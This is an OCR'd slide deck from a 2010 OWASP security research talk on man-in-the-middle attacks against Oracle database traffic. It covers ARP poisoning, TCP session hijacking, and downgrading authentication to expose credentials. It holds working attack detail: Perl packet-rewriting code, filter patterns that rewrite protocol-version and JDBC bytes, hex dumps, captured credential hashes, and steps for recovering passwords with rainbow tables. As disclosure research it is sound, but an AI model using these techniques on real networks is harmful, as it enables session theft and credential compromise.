# Oracle, Interrupted: Stealing Sessions and Credentials

**Wendel G. Henrique**
**Steve Ocepek**
**Trustwave SpiderLabs**
whenrique@trustwave.com
socepek@trustwave.com

**OWASP**
June 23, 2010

**The OWASP Foundation**
http://www.owasp.org

## BIO

SpiderLabs:~ Trustwave$ whois SteveO

- Director of security research at Trustwave’s SpiderLabs.
- Over 10 years in the security industry.
- Four patents in LAN security.
- CISSP certified.
- Speaker at Black Hat USA 2009/2010, BH Europe 2010
- Specialization in emerging technologies such as Network Access Control and Peer-Based Security.

## BIO

SpiderLabs:~ Trustwave$ whois WendelGH

- Security consultant (Penetration Test Team) at Trustwave's SpiderLabs.
- Over 8 years in the security industry.
- Spoke in Troopers 09 (Germany), OWASP AppSecEU09 (Poland), YSTS 3.0 (Brazil), and has previously spoken in well known security conferences such as Defcon 16.
- Discovered vulnerabilities across a diverse set of technologies including webmail systems, wireless access points, remote access systems, web application firewalls, IP cameras, and IP telephony applications.

## Introduction

- thicknet - Quick demo for the kiddies
- vamp, ARP poisoning, and you
- Hot Session Injection
- Downgrading for Credentials

## Why Oracle?

- Big market share
- Costs a lot of money
- Encryption is a paid add-on
- Protocol is undocumented
- Cool buildings

## thicknet injection

(Demo)

## ARP Poisoning

- Most reliable way to get data about local network
- Injection opens up a whole category of attacks
- Good way to find important services
- It was very cool in the 80's

## vamp – Villainous ARP Manipulation Program

- arpspoof is getting a bit old, hard to compile with new version of libdnet
- Need something to use with thicknet
- Stateful – i.e. new hosts can join the fun
- Cross-platform: libdnet, libpcap / winpcap, libev
- Easy to use:

```
vamp.pl 192.168.0.0/24
vamp.pl 192.168.0.1 192.168.0.100-192.168.0.110
```

## Why it still works

- ARP requests are always asynchronous, harder to combat this
- Thwarting this could involve timers, state engine, bold assumptions in IP stack
- ARP is old
  - It will all be replaced by IPv6 next week
  - The person who wrote that stuff goes to adult day care

## Other MITM

- DHCP spoofing
- Dynamic DNS modification
- Wireless / Karma attacks
- Remote MITM (BGP attack, GRE redirection, etc)
- Typing for someone else


Trustwave®

SpiderLabs℠

## SESSION INJECTION

## I’m in your TCP, stealin your sessions

- Ettercap can do this, to a certain degree
  - In connections view (curses or GTK), select TCP connection
  - Can inject file or ASCII characters
  - I had limited success, not a commonly-used feature
  - Etterfilter also an option, but is not session aware
- Allows us to modify sessions and/or completely take over
- We can keep it open as long as we want



## The Quick Guide to TCP

- Host #1: Hey let's talk. ***SYN!!***
- Host #2: Sure what's up man? ***SYN+ACK!!!***
- Host #1: Have a seat. ***ACK!!!***

## The Quick Guide to TCP

- Host #1: Hey let's talk
- Host #2: Sure what's up man
- Host #1: Have a seat
- Host #1: So, I went out with this great girl last night. ***PSH+ACK…***
- Host #2: Oh yeah? Is she someone around the office? ***PSH+ACK…***

## The Quick Guide to TCP

- Host #1: Hey let's talk
- Host #2: Sure what's up man
- Host #1: Have a seat
- Host #1: So, I went out with this great girl last night.
- Host #2: Oh yeah? Is she someone around the office?
- Host #1: Actually it's your sister.
- Host #2: Yeah, good talking with you.

***FIN!!!***

***combo breaker!!!***

***FIN+ACK***

## Sequence numbers

- Host #1: Hey let’s talk
- Host #2: Sure what’s up man
- Host #1: Have a seat
- Host #1: So, I went out with this great girl last night.
- Host #2: Oh yeah? Is she someone around the office?
- Host #1: Actually it’s your sister.
- Host #2: Yeah, good talking with you.

***Seq: 0 Ack: 0***

***Seq: 0 Ack: 47***

***(0 + 47 bytes recv’d)***

## Injection

- Two types of injection: packet modification and takeover
- Packet modification: client or server sends data, we modify
  - UNC injection attack works this way
  - Also downgrade attacks
- Takeover
  - Allows us to send arbitrary packets into the session
  - Issue asynchronous SQL queries, etc.


## Takeover

- Inject data asynchronously
- Requires taking over the session completely
  - Original client is disconnected (or multiplexed) at this point
  - Need to pick up Sequence and Acknowledgement numbers where the client left off
  - Maintaining other artifacts (options, TTL) is a nice touch
- Gathering a sled helps to ensure we get this right
  - For example, a “select” query
  - Sled defines “session static” fields vs. mod fields like length
- This is all reliant on data layer as well....

## Net8 and TNS

- TNS – Transparent Network Substrate
  - Fairly simple, partially well-known
  - Wireshark decoder exists
  - Purpose is to encapsulate a variety of higher-layer protocols
- Net8 – Used by Oracle to issue queries, sits on top of TNS
  - Not well known or documented
  - Specification is available, requires contract and $$$
  - No Wireshark decoder
    - packet-sqloracle.h and packet-sqloracle.c checked into Wireshark tree but not built
    - AppDancer / ClearSight code circa 2002-2003
    - Header is useful in understanding Net8 codes

## TNS



```
▽ Transparent Network Substrate Protocol
    Packet Length: 195                         00 C3
    Packet Checksum: 0x0000                    00 00
    Packet Type: Data (6)                         06
    Reserved Byte: 00                             00
    Header Checksum: 0x0000              00 00 00 00
```

Data header 4 byte bitfield also defined, specifies:
•Send token
•Confirmation
•Request Confirmation
•NTLM Trailer
•Others..


**Always observed as 0x0000 during tests**

## Net8

- Three types of client messages frequently observed
- User-to-Server, Net8 bundled call (0x03 0x5e)
  - Oracle 8 and above use this to issue queries
- Piggyback calls (0x11)
  - Frequently include User-to-Server packets inside
  - Common use is Cursor Close All (0x1169)
- User-to-Server, Fetch (0x03 0x05)
  - Used to request another packet of data
  - Performs this function until client receives ORA-01413: no data found

## Net8

- Sequence number accompanies each call, increments
- For Piggyback requests, there is a separate sequence number for each call



```
0040   11 69 17 fe ff ff ff 01  00 00 00 02 00 00 00 03   .i...... ........
0050   5e 18 61 80 00 00 00 00  00 00 fe ff ff ff 16 00   ^.a..... ........
0060   00 00 fe ff ff ff 0d 00  00 00 fe ff ff ff fe ff   ........ ........
0070   ff ff 00 00 00 00 01 00  00 00 00 00 00 00 00 00   ........ ........
0080   00 00 00 00 00 00 00 00  00 00 fe ff ff ff 00 00   ........ ........
0090   00 00 fe ff ff ff fe ff  ff ff fe ff ff ff 00 00   ........ ........
00a0   00 00 00 00 00 00 fe ff  ff ff fe ff ff ff 16 73   ........ .......s
00b0   65 6c 65 63 74 20 2a 20  66 72 6f 6d 20 65 6d 70   elect *  from emp
00c0   6c 6f 79 65 65 01 00 00  00 00 00 00 00 00 00 00   loyee... ........
00d0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00e0   00 01 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00f0   00 00 00 00 00 00 00 00  00                        ........ .
```

## Sled-based injection

- To most closely imitate the impersonated host, we capture a packet and modify it
- We call this packet a “sled”
- Think of it as a vehicle for injection.

## Gathering a sled

- The goal is to find a packet that is:
  - Similar to what we want to do
  - Common
  - Contains predictable data
- “select” queries are a great example
- Once indentified, a thicknet sled consists of:
  - IP layer
  - TCP layer
  - Data

## Using a sled – data layer

- Data layer
- Depends on protocol
- For Net8 queries:
  - Offsets 0-1: TNS length
  - First byte of user data - 1:  Command length
  - Variable location, Offsets 24-26 (variable): Command length
    - Consider using regex here

## Using a sled – data layer

Code snippet:

```
# Replace Net8 len before sled_text
# Capture length for use with other length field
$data =~ s/(.{1})($sled_text)/$cmdlen$2/i;
my $orig_len = $1;

# Look for other length field, start at least 10 bytes from Net8 header
$data =~ s/(\x03\x5e.{10,})$orig_len/$1$cmdlen/;

# Change command to supplied value
# This regex grabs everything from sled_text and beyond until
# hitting null (0x01)
$data =~ s/$sled_text.*?\x01/$cmd\x01/i;

# Change TNS length
my $off_tns_len = 1;
substr($data, $off_tns_len, 1, pack('C', length($data)));
```

## Inject!!

- You now own the session
  - Must send ACK packets to server data in order to keep session alive
  - Might create other packets to support other features
    - Processing large query results
    - Querying for error conditions
- But what happens to the other guy?
  - thicknet stops forwarding packets at this point
  - Brave souls may try to multiplex the connection and keep both alive
    - Manage impersonated device's Seq and Ack numbers accordingly
    - Application context could get very, very weird

## Identifying sled values

- Three common types of variable data
- Length fields
  - Will change in direct relationship to the amount of data
- Sequence fields
  - Will increase by the same amount every call
  - There might be multiple calls per packet
- Checksums
  - Will differ based on data content, may also differ each packet depending on algorithm
  - 2 bytes or more

## thicknet

- Proof-of-concept of sled-based injection, downgrade
- Modular, can be expanded to use other protocols
- Oracle protocol implemented
  - Injection / downgrade
  - Queries for error messages
  - Limited query results

Trustwave® SpiderLabs℠

## DOWNGRADING FOR CREDENTIALS

## thicknet downgrade

(Demo)

## Oracle session initiation

- Oracle TNS protocol by default listens on port 1521/ TCP
- However, there are environments where the default port is changed, making our tool less efficient.
- Below is piece of a CONNECT packet from the client.

```
(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP) (HOST=server1)
(PORT=1521)))(CONNECT_DATA=(SERVICE_NAME=ORCL)(CID=(PROGRAM=)(H
OST=server1)(USER=system))))
```

- Below is piece of a REDIRECT packet from the server.

```
.@.......6(ADDRESS=(PROTOCOL=tcp)(HOST=192.168.151.3)(PORT=1563))
```

## Oracle session initiation - Solution

- The first step is to keep track of connections to port 1521 and follow the first CONNECT packet and wait for an REDIRECT packet and create an filter to obtain the value sent as parameter to “PORT=”.

- However, this approach will not work if the Oracle database is not listening on the first packets at the default 1521/TCP port.

- So another approach is to define a range of common ports like from ports 1521/TCP to 1721/TCP and look for the presence of CONNECT packets. If our expression matches we add this port to the list.

```
(TCP.DATA +  4 == 1 && search(TCP.data,
"\x28\x44\x45\x53\x43\x52\x49\x50\x54\x49\x4\x43\x54\x5f
\x44\x41\x54\x41\x3d\x28\x53")
```

## Short-lived Oracle sessions

- While the methods described here are useful for injecting into live Oracle connections, it may be hard to interact with batch process applications.
- When a user presses “control + c” or types “exit” in SQLplus, it doesn’t immediately finish the connection by sending an FIN packet.
- Instead, a negotiation takes place over the Oracle protocol.

## Short-lived Oracle sessions - Solution

- The client sends the server a packet similar to the following below.

```
00 0D 00 00 06 00 00 00 00 00 03 09 15                .............
```

- The server then agrees to end the connection by sending a packet similar to the following.

```
00 11 00 00 06 00 00 00 00 00 09 01 00 00 00 00 00  .................
```

- We can keep looking for traffic on detected Oracle ports as explained in the previous chapter and use a new pattern.


```
(TCP.DATA +  4 == 6 && search(TCP.data, "\x00\x00\x03\x09")
```

## NOTE

- The described patterns for Oracle session initiation and  Short-lived Oracle sessions do not cover all options.
- The examples here have been limited to provide clear examples to the attendants.
- Oracle often makes changes from version to version.
- However, it is possible to build a small set of patterns that detect most variations.

## Downgrading for Credentials

- Before we talk about attacks against credentials, we have to understand the basic communication of an Oracle connection as demonstrated in the image belo



## Downgrading for Credentials


- All the information presented in this section was obtained using trial and error research in a restricted lab environment with Oracle 9i, 10g, and 11g servers, clients for Windows and an instant client 10g for Linux.

- Consequently this information may be inaccurate against all Oracle versions.

- A downgrade-attack is an attack that tries to downgrade an encrypted connection to something that can be more easily exploited, such as clear-text or weak algorithms.

- Our goal is to downgrade Oracle authentication to the weakest algorithm and password hash, in this case the one used by the old Oracle 8i that is DES (Data Encryption Standard).

# Downgrading for Credentials - JDBC




```
0030  19 20 cd 57 00 00 08 00  00 00 06 00 00 00 00 00   . .W.... ........
0040  02 1f 00 1f 00 01 25 06  01 [illegible] [illegible] 08 01 01 04 01   ......%. ........
0050  01 01 01 01 01 00 28 90  03 07 03 00 01 00 0f 01   ......(. ........
0060  07 04 01 00 00 00 00 00  00 00 00 01 01 02 00 01   ........ ........
0070  00 01 00 01 00 00 00 02  00 02 00 0a 00 00 00 08   ........ ........
0080  00 08 00 01 00 00 00 0c  00 0c 00 0a 00 00 00 17   ........ ........
0090  00 17 00 01 00 00 00 18  00 18 00 01 00 00 00 19   ........ ........
00a0  00 19 00 01 00 00 00 1a  00 1a 00 01 00 00 00 1b   ........ ........
00b0  00 1b 00 01 00 00 00 1c  00 1c 00 01 00 00 00 1d   ........ ........
00c0  00 1d 00 01 00 00 00 1e  00 1e 00 01 00 00 00 1f   ........ ........
00d0  00 1f 00 01 00 00 00 20  00 20 00 01 00 00 00 21   .......   . .....!
00e0  00 21 00 01 00 00 00 0a  00 0a 00 01 00 00 00 0b   .!...... ........
00f0  00 0b 00 01 00 00 00 28  00 28 00 01 00 00 00 29   .......( .(.....)
0100  00 29 00 01 00 00 00 75  00 75 00 01 00 00 00 78   .).....u .u.....x
```

In the above screenshot no downgrade attack was executed, consequently we can see by looking at this example of AUTH_SESSKEY size that oracle 8i is not in place.

```
AUTH_SESSKEY 74ABC95CA50B685101D15A7D038D4CD3045B85D6BEBFA760FEFDC19349B0E28F
```

OWASP

## Downgrading for Credentials - JDBC



```
0030   19 20 37 c8 00 00 08 00  00 00 06 00 00 00 00 00   . 7..... ........
0040   02 1f 00 1f 00 01 25 06  01       00 01 01 04 01   ......%. ........
0050   01 01 01 01 01 00 28 90  03 07 03 00 01 00 0f 01   ......(. ........
0060   07 04 01 00 00 00 00 00  00 00 00 01 01 02 00 01   ........ ........
0070   00 01 00 01 00 00 00 02  00 02 00 0a 00 00 00 08   ........ ........
0080   00 08 00 01 00 00 00 0c  00 0c 00 0a 00 00 00 17   ........ ........
0090   00 17 00 01 00 00 00 18  00 18 00 01 00 00 00 19   ........ ........
00a0   00 19 00 01 00 00 00 1a  00 1a 00 01 00 00 00 1b   ........ ........
00b0   00 1b 00 01 00 00 00 1c  00 1c 00 01 00 00 00 1d   ........ ........
00c0   00 1d 00 01 00 00 00 1e  00 1e 00 01 00 00 00 1f   ........ ........
00d0   00 1f 00 01 00 00 00 20  00 20 00 01 00 00 00 21   .......  . .....!
00e0   00 21 00 01 00 00 00 0a  00 0a 00 01 00 00 00 0b   .!...... ........
00f0   00 0b 00 01 00 00 00 28  00 28 00 01 00 00 00 29   .......( .(.....)
0100   00 29 00 01 00 00 00 75  00 75 00 01 00 00 00 78   .).....u .u.....x
```

- Consequently we can see by looking at the example on the size of AUTH_SESSKEY that oracle 8i is in place.

■

■ AUTH_SESSKEY 4FA785CD90850E58

## Downgrading for Credentials - JDBC

A pattern for this attack can be described the following way.

```
if ( TCP.data->VERSION == “\x01\x34” && search(TCP.data, "__jdbc__")) {
        If (TCP.data +  4 == 6){
                TCP.data->replace
                        ( "\x01\x00\x00\x08\x01\x01\x04\x01”,
                        "\x01\x00\x00\x00\x01\x01\x04\x01” );
                }
        }
}
```

## Downgrading for Credentials - InstantClient

- Oracle incorporated a new client technology called Instant Client, in later releases of their software.
- The popularity of this client is growing fast because of its relative ease of install, ease of use, and its package size in comparison with common full clients.
- Instant Client can be downloaded with JDBC drivers, SQLplus and the SDK (Software Development Kit).
- Unfortunately, the last technique presented doesn’t work against these clients.

## Downgrading for Credentials - InstantClient

- The goal of the attack is to fool the client into believing that it is actually negotiating with an Oracle 8.1.7 database, independent of the version of the real server.
- To accomplish this task, we drop 3 packets from server and inject 3 previously created packets.
- These should be inserted during version negotiation, representation type, and the last one on the start of the authentication process.
- This is where we offer an Oracle 8i AUTH_SESSKEY to the client during the TNS session negotiation. Consequently the client sends us the DES based (Oracle 8i) AUTH_PASSWORD, and an ORA-03113 message is presented to client.

## Downgrading for Credentials - FullClient

- During our research we tested 3 different Oracle clients for Windows, including:

  - Oracle full client 11.1.0.6
  - Oracle full client 10.1.0.2
  - Oracle full client 9.2.0.6

- The JDBC technique as expected doesn’t work, since the SQLplus doesn’t use the JDBC driver.

- The previous described technique also doesn’t work consistently among all versions.

## Downgrading for Credentials - FullClient

- For example:

1. It works against the Oracle full client 9.2.0.6.
2. Crashes and consequently fails with Oracle full client 10.1.0.2 (possible heap overflow).
3. An exception happens with Oracle full client 11.1.0.7 which causes the connection to terminate.

- Also, neither of the presented techniques works against Instant Client for Windows.

## Downgrading for Credentials - FullClient

- Version checking offers a method of working around this problem.
- An attacker could monitor the version negotiation portion of each session and only execute this attack against Linux hosts.
- So what about Windows? Is it safe?

## Downgrading for Credentials - WinXWin


- We have Oracle database servers for Windows in our lab, which consist three different versions, one of the main releases, including 9i, 10g and 11g.
- The exact versions are Oracle database 11.1.0.6 and Instant Client for Windows 11.1.0.7, which is the last Instant Client available for Windows.
- Using this client, we managed to find a neat trick to force a protocol downgrade on these versions.
- Interestingly this happens transparently -- the connection is not severed as was the case with the previous attack.

## Downgrading for Credentials - WinXWin

- During negotiation there are a few bytes used to define the acceptable protocol version.
- The client offers different options and the server answers with the highest supported value (0x06).
- During all our tests, all servers always responded with 0x06, as all clients tested always offer the same six options: 0x06, 0x05, 0x04, 0x03, 0x02 and 0x01.
- Downgrading at this stage is very easy, we will just replace these values with 0x05, 0x05, 0x04, 0x03, 0x02 and 0x01.
- Note we are not sending 0x06 as an option anymore; consequently we are sending 0x05 two times.

## Downgrading for Credentials - WinXWin

- The server will consequently answer with 0x05 and the downgrade will happen transparently to the client without closing the connection.



To server>>

```
00000000  00 25 00 00 06 00 00 00 - 00 00 01 05 05 04 03 02  .%..............
00000010  01 00 49 42 4D 50 43 2F - 57 49 4E 5F 4E 54 2D 38  ..IBMPC/WIN_NT-8
00000020  2E 31 2E 30 00                                      .1.0.
```

To client>>

```
00000000  00 8B 00 00 06 00 00 00 - 00 00 01 05 00 49 42 4D  .............IBM
00000010  50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00  PC/WIN_NT-8.1.0.
00000020  B2 00 01 00 00 00 64 00 - 00 00 60 01 24 0F 05 0B  ......d...`.$...
00000030  0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 05 05 05  ................
00000040  05 0F 05 05 05 05 05 0A - 05 05 05 05 05 04 05 06  ................
00000050  07 08 08 23 47 23 23 08 - 11 23 08 11 41 B0 23 00  ...#G##..#..A.#.
00000060  83 00 B2 07 D0 03 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00
...........
```

- Obtaining: AUTH_PASSWORD 1C7CC5464906AA8E

## Downgrading for Credentials - WinXWin

- However, the newer Windows full client does not allow us to downgrade using this method, since we don’t see the offer for acceptable protocol version.

- Our approach to circumvent this problem is to drop this packet and inject a fake one offering our modified acceptable protocol version.

- This approach works fine and remains transparent against all Oracle Full clients we tested.

- To automate this approach, an attacker can check for acceptable protocol version during version negotiation.

- If 0x06 is found, it can be replaced with 0x05. If not found, the packet is dropped and replaced with the one above.

## Protocol downgrade

(Demo)

## Downgrading for Credentials - TMT

- While the Oracle authentication downgrade attack makes password recovery easier via brute force or dictionary attack, it may also be hard to recover the plain-text password against complex credentials.

- From a password recovery perspective, look-up tables offer time-memory tradeoff and are often used to reduce computing time.

- As we previously learned, the Oracle hash function uses the username as salt.

- There are implementations available on the Internet to generate rainbow tables for Oracle hashes obtained directly from the database using this technique.

## Downgrading for Credentials - TMT

- One of the down sides is that we have to create a rainbow table for each account, so a common technique is to create rainbow tables for common accounts like SYS, SYSTEM, etc.

- When we obtain credentials from the network, it’s not so easy, because after the hash is generated it is encrypted (DES) with AUTH_SESSKEY, and the AUTH_PASSWORD is the result of this operation.

- Since we are able to downgrade the connection to Oracle 8i mechanisms we are able to remove all the complexity of dealing with session keys from server and client, etc.

## Downgrading for Credentials - TMT

So, to generate rainbow tables for Oracle credentials obtained via network what we have to do is:

1. Generate the rainbow tables for the common users with a static pre-calculated AUTH_SESSKEY.
2. Downgrade the protocol negotiation to 8i.
3. Send a static pre-calculated AUTH_SESSKEY for the specific user.
4. Get the AUTH_PASSWORD and recover the password.

## Downgrading for Credentials - NTLM leakage

- Specifically during TNS communication on Oracle for Windows, the SNS (Secure Network Services) by default provides NTS as authentication service.

- NTS is the Microsoft Windows native authentication mechanism.

- It means that even if you are using the default Oracle authentication scheme (user and password authenticated directly into the database) your Windows credentials are transmitted on the network during Oracle authentication unnecessarily.

## Downgrading for Credentials - NTLM leakage

- The NTLM (NT Lan Manager) authentication protocol policies used during Oracle authentication are inherited from the Microsoft Windows Operating System.
- This means that by default NTLM can be used with success in many Operating System versions.
- During the SNS negotiation, if NTS is set, the messaging protocol is NT LAN Manager Security Support Provide (NTLMSSP).
- During normal authentication we can obtain NTLM hashes, however it <u>may be</u> hard to recover the password.

## Downgrading for Credentials - NTLM leakage

- If a Oracle client for Windows is authenticating at a Oracle server running in another platform (Linux, AIX, etc) the NTS will not be sent during SNS negation and consequently the NTLM leak will not happen.

